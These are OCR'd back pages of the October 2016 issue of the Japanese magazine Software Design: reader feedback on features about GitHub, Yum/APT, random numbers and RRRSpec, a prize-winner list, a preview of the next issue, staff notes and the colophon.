






to be Continued

データを失う辛さは知ってます。データを失ったときの涙がしょっぱいのも知ってます。そのようなツラいデータ消失は、故障などの不慮の事故が多く、それに対応するためにはバックアップが有効です。業務データはRAIDで可用性を高め、バックアップをして保全性をアップするのですが、個人のデータだとコストのかかる対策がしにくいので光学メディアに頼ることになります。画像データって滅多に使わないけど失うと衝撃デカいですからね。大容量のSDカードから光学メディアへのコピー、これが本当に面倒で悩んでたら先人が作ったツールがすでにあることがわかりました。しかもすぐ近くに！　感動しましたね。悩んだ分、成長したと考えています(どこが？)。



ブロックチェーンの可能性

「ブロックチェーン」という技術をご存じでしょうか？　もともとは仮想通貨「ビットコイン」を実現させるために生まれた分散型のデータ管理技術ですが、そのセキュリティの高さと耐障害性から、実際の通貨を扱う勘定システムのほか、さまざまな活用が期待されています。特定用途で生み出された技術が汎用的な基盤技術として使われるようになるのは、コンピュータやインターネットの成り立ちを見ているようです。

2016年8月号について、たくさんの声が届きました。

第1特集 GitHubさいしょの一歩

GitHubに初めて触れるという人が、Gitの基本操作に慣れ、「Pull Request」を出せるようになるまでをサポートする特集。また最後の章では、GitHubをチーム開発に導入するときに気を付けることを紹介しました。

長期に渡って購読している人は、「またか」と思うかもしれないが、新規・途中から購読する人やいまさら聞けないと言った際に、この手の特集は非常に助かります。　でっていうさん／東京都

GitHubはまわりでよく聞いていて使ってみようと思ったこともありましたが、全然使い方がわからなかった。なので今回の特集はとてもためになりました。　WATさん／石川県

GitHubとは何なのか、自分が使って役に立つものかを考えるのにちょうど良い特集でした。　にわとりさん／東京都

gitを使ったことがない人にお勧めできそう。　かえるくんさん／石川県

git logにオプションを付け、毎回コミットグラフを表示しながら進めるのは良いアイデアですね。毎度の状態遷移図より誌面でスペースも取らないし。事例はユーザ管理の部分が参考になります。また、問題管理やWikiなど、すべてGitHubでやらなくてもいいよね、というのはうなずけました。　atachibanaさん／東京都

git関連の特集記事が出るたびに、自分のデスクの上にこれみよがしにSDを置いています。　福名　一さん／岡山県

GitHubはエンジニアとしては毎日使っているサイトですが、最近急激にユーザサポート、営業、人事の方など、エンジニアではない人たちがGitHubを使っている現象に遭遇しています。そのような中で本特集は、ちょうど良い入門資料として共有できましたので、とても助かりました。　n0tsさん／東京都

初歩の初歩から解説したことで、「GitHubがやっとわかった」という声を多くいただけました。最近では、エンジニアさん以外も使う必要に駆られているGitHub。職場の非エンジニアの方でその習得に困っている人がいれば、本特集をぜひ紹介してください。

第2特集 YumとAPTのしくみと活用

Linuxディストリビューションのパッケージ管理システムついて、RHEL/CentOSの「Yum」、Debian/Ubuntu の「APT」を取り上げ、それぞれの歴史やしくみ、使い方、ハマりどころを解説しました。

普段yumを使っているので、APTのことを知れて良かった。　yasuさん／広島県

rpm時代の人で、yumやapt-getに関してほとんど感覚でしか使ったことがなかったので勉強になりました。yumとrpmを併用して使っていたので改めます。　コメットさん／兵庫県さん

yumはたまに触る程度なので、その都度ググってなんとか使っていました。読んでみると「なるほど！　そういうことだったのか！」という発見があり、おもしろかったです。　オトさん／神奈川県

CentOS/Ubuntu両方メンテする身としては、とりあえず使えるけど、よくわかってなかった点が理解できたため、良かった。　くまーーーーさん／神奈川県

待ち望んでいた記事でした。普段Red

8月号のプレゼント当選者は、次の皆さまです

①テレビ用高音質スピーカーOlasonic「TW-D77OPT」
通山和裕様（神奈川県）

②Type-C USBハブ「USH-C02」
新屋賢一様（東京都）、山崎秀峰様（東京都）、ｋｍ様（愛知県）

③GitHub Tシャツ＆ステッカ＆コースター
宮後啓介様（神奈川県）

④『DevOps教科書』
NGC2068様（愛知県）、林正紀様（埼玉県）

⑤『入社１年目からの「ネットインフラ」がわかる本』
渡邊光徳様（東京都）、川口章夫様（山梨県）

⑥『機械学習と深層学習』
実践してないとついてけない様（奈良県）、奥原憲祐様（長野県）

⑦『[改訂新版]Spring入門』
山本正様（京都府）、齋藤優太様（東京都）

※当選しているにもかかわらず、本誌発売日から1ヵ月経ってもプレゼントが届かない場合は、編集部（sd@gihyo.co.jp）までご連絡ください。アカウント登録の不備（本名が記入されていない場合、プレゼント応募後に住所が変更されている場合など）によって、お届けできないことがあります。2ヵ月以上、連絡がとれない場合は、再抽選させていただくことがあります。

Hat系を使っているので、yum/rpmについてはやりたいことをどうすれば実現できるかだいたいわかるのですが、APTについてはあまりまとまった情報がなく困っていました。
今井さん／千葉県

普段から当たり前のように使っているシステムだけれど、しくみや背景は知らなかったという読者が多いようです。また、「yumしか使ったことがなかった」「APTは知っているけど……」といった方々から、それぞれ知らなかった領域を学べて良かったとの声も多く寄せられました。

短期連載 乱数を使いこなす

乱数は、シミュレーションやセキュリティ確保に欠かせない技術。その乱数について、作り方／使い方の両面を全3回で追います。第1回「コンピュータと乱数」では、乱数の概要からシミュレーション用の擬似乱数についてみていきました。

以前より乱数の規則性を聞いていましたが、より詳しく勉強でき、次号も楽しみです。　エゾモモンガさん／滋賀県

昔の「いつも同じ値が返される」PCの乱数のイメージしかなかったので、認識を新たにした。　とーふやさん／神奈川県

未知の世界探索です。
さりさん／愛知県

プログラム例も、もっとあるといい。
大下さん／北海道

Perlで乱数を使用すると、実行タイミングが短いと同じ値が出てしまって信用できないと思っていました。
カズさん／千葉県

記事によると、乱数はその精度を高めるためにさまざまな改善が続けられてきたようです。精度の悪かった時代からの進化に驚いたという声が、いくつか寄せられました。

一般記事　RRRSpecによる分散テストの効果

オープンソースの分散テスト環境「RRRSpec」によってテストの実行時間・コストを大幅に削減できたピクスタの導入事例を紹介しながら、RRRSpecの概要とその有効性、環境構築・運用時のポイントを解説しました。

現在業務でRSpecを使っているので、これを読んで導入を検討することにした。　りょうじさん／東京都

ちょうど仕事で取り組んでいるテーマだったので、たいへん参考になった。
大平さん／東京都

テストも分散させて短縮させるやり方があるんですね。RRRSpecのほうも興味を持ちました。できたら使いたいです。　クラウドGOさん／京都府

興味深かったです。RSpecでの結合テストに時間がかかっていて悩んでいたので、最初の環境構築がたいへんそうですが、がんばって動かしてみたいと思います。　松井さん／埼玉県

RRRSpecを導入してみたい、という声が非常に多く寄せられました。本誌ではあまり扱わない「テスト」ですが、課題を抱えている現場が多いということなのでしょうか。

コメントを掲載させていただいた読者の方には、1,000円分のQUOカードをお送りしております。コメントは、本誌サイト**http://sd.gihyo.jp/**の「読者アンケートと資料請求」からアクセスできるアンケートにてご投稿ください。みなさまのご意見・ご感想をお待ちしています。

次号予告

Software Design
November 2016

2016年11月号
定価（本体1,220円+税）
192ページ

10月18日発売

［第1特集］新人のときに知っておきたかった
クラウドコンピューティングのしくみ
AWS・Azure・SoftLayer・Heroku・さくらのクラウド

急速に普及し、もう当たり前になったクラウドコンピューティング。でも、どうやってクラウドが動いているのか、皆さんご存じですか？ 仮想化技術、ハイパーバイザーの構造と機能、サーバ同士の連携など、クラウドを構築する技術を根本からしっかりわかるように解説します。

［第2特集］恐れずにリファクタリングをするために
レガシーコード改善実践録
～バグゼロまでの道のり～

バグだらけのシステムをリファクタリングし、2年かけてバグをゼロにした事例を紹介します。サイボウズの開発現場で実践された、方法論・ツール・自動化のしくみなど、改善技法を徹底解説!

※特集・記事内容は、予告なく変更される場合があります。あらかじめご容赦ください。

休載のお知らせ

「Vimの細道」（第12回）は都合によりお休みさせていただきます。

SD Staff Room

●今月は中井悦司さんの『改訂新版 プロのためのLinuxシステム構築・運用技術』が発売されます。RHEL5から7へのバージョンアップでsystemdなどの機能強化にも言及して充実の内容です。本誌の特集のインスピレーションはこの本から得ているといっても過言ではありません。ぜひご一読ください。（本）

●DTP温故知新。入った頃は、電算写植で活字は写研、ワープロのOASYSで8ポフロッピーだった。その後、1書体20万円超のモリサワプリンタフォントに、20万円近くのドングル付きQuarkXPressが主流の時代。Aldus Pagemakerを経てAdobeの天下となった。思えば遠くへ来たもんだ。（幕）

●夏休みは子どもたちと過ごせたように思う。娘とは工作を（自分が楽しくて工具を買ったりして満足）。息子とは一向に進まぬ宿題のスケジュール調整を（自身の過去を振り返ると心苦しいが）。どこかに出かけて非日常のなかで家族と過ごすのもいいけど、日常のなかでかかわりを持つのもいいもんだ。（キ）

●先日、耳を掻いていたらボロッと指の先に何かが付着しました。耳の皮膚でした。1週間前に炎天のもと家庭菜園で作業していたせいか、日焼けして皮がむけたようです。しかし、まだ皮で良かった。最初に気づいたときは、「ええっ、こんな巨大な耳アカを付けて出歩いていたのか!」と焦りました。（よし）

●ずっとフラフラしていた地元の親友に仕事が見つかり、帰省がてら小さなお祝いをしました。いつもはアニメや漫画の話ばかりしていた彼と自分ですが、今回は厚生年金や有給休暇の話題も出てきて少し新鮮でした。皆もう子どもじゃないんだなと、自分にも（3年目にして）社会人の自覚が出てきました。（な）

●9月になり、朝に夕なに心地よい風が吹き、晩夏を告げるヒグラシやツクツクボウシの鳴き声が聞こえてくるようになりました。長～い夏休みも終わって子どもたちも学校生活に戻り、ついでに日常の喧騒も戻ってきてしまって、それはそれで落ち着かない日々でもあるのですが……せっかくの秋の夜長、何を作ろうかな。（ま）

ご案内
編集部へのニュースリリース、各種案内などがございましたら、下記宛までお送りくださいますようお願いいたします。

Software Design 編集部
ニュース担当係

［E-mail］
sd@gihyo.co.jp

［FAX］
03-3513-6179

※FAX番号は変更される可能性もありますので、ご確認のうえご利用ください。

Software Design
2016年10月号

発行日
2016年10月18日

●発行人
片岡 巌

●編集人
池本公平

●編集
金田富士男
菊池 猛
吉岡高弘
中田瑛人

●編集アシスタント
根岸真理子

●広告
中島亮太
北川香織

●発行所
㈱技術評論社
編集部
TEL：03-3513-6170
販売促進部
TEL：03-3513-6150
広告企画部
TEL：03-3513-6165

●印刷
図書印刷㈱

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。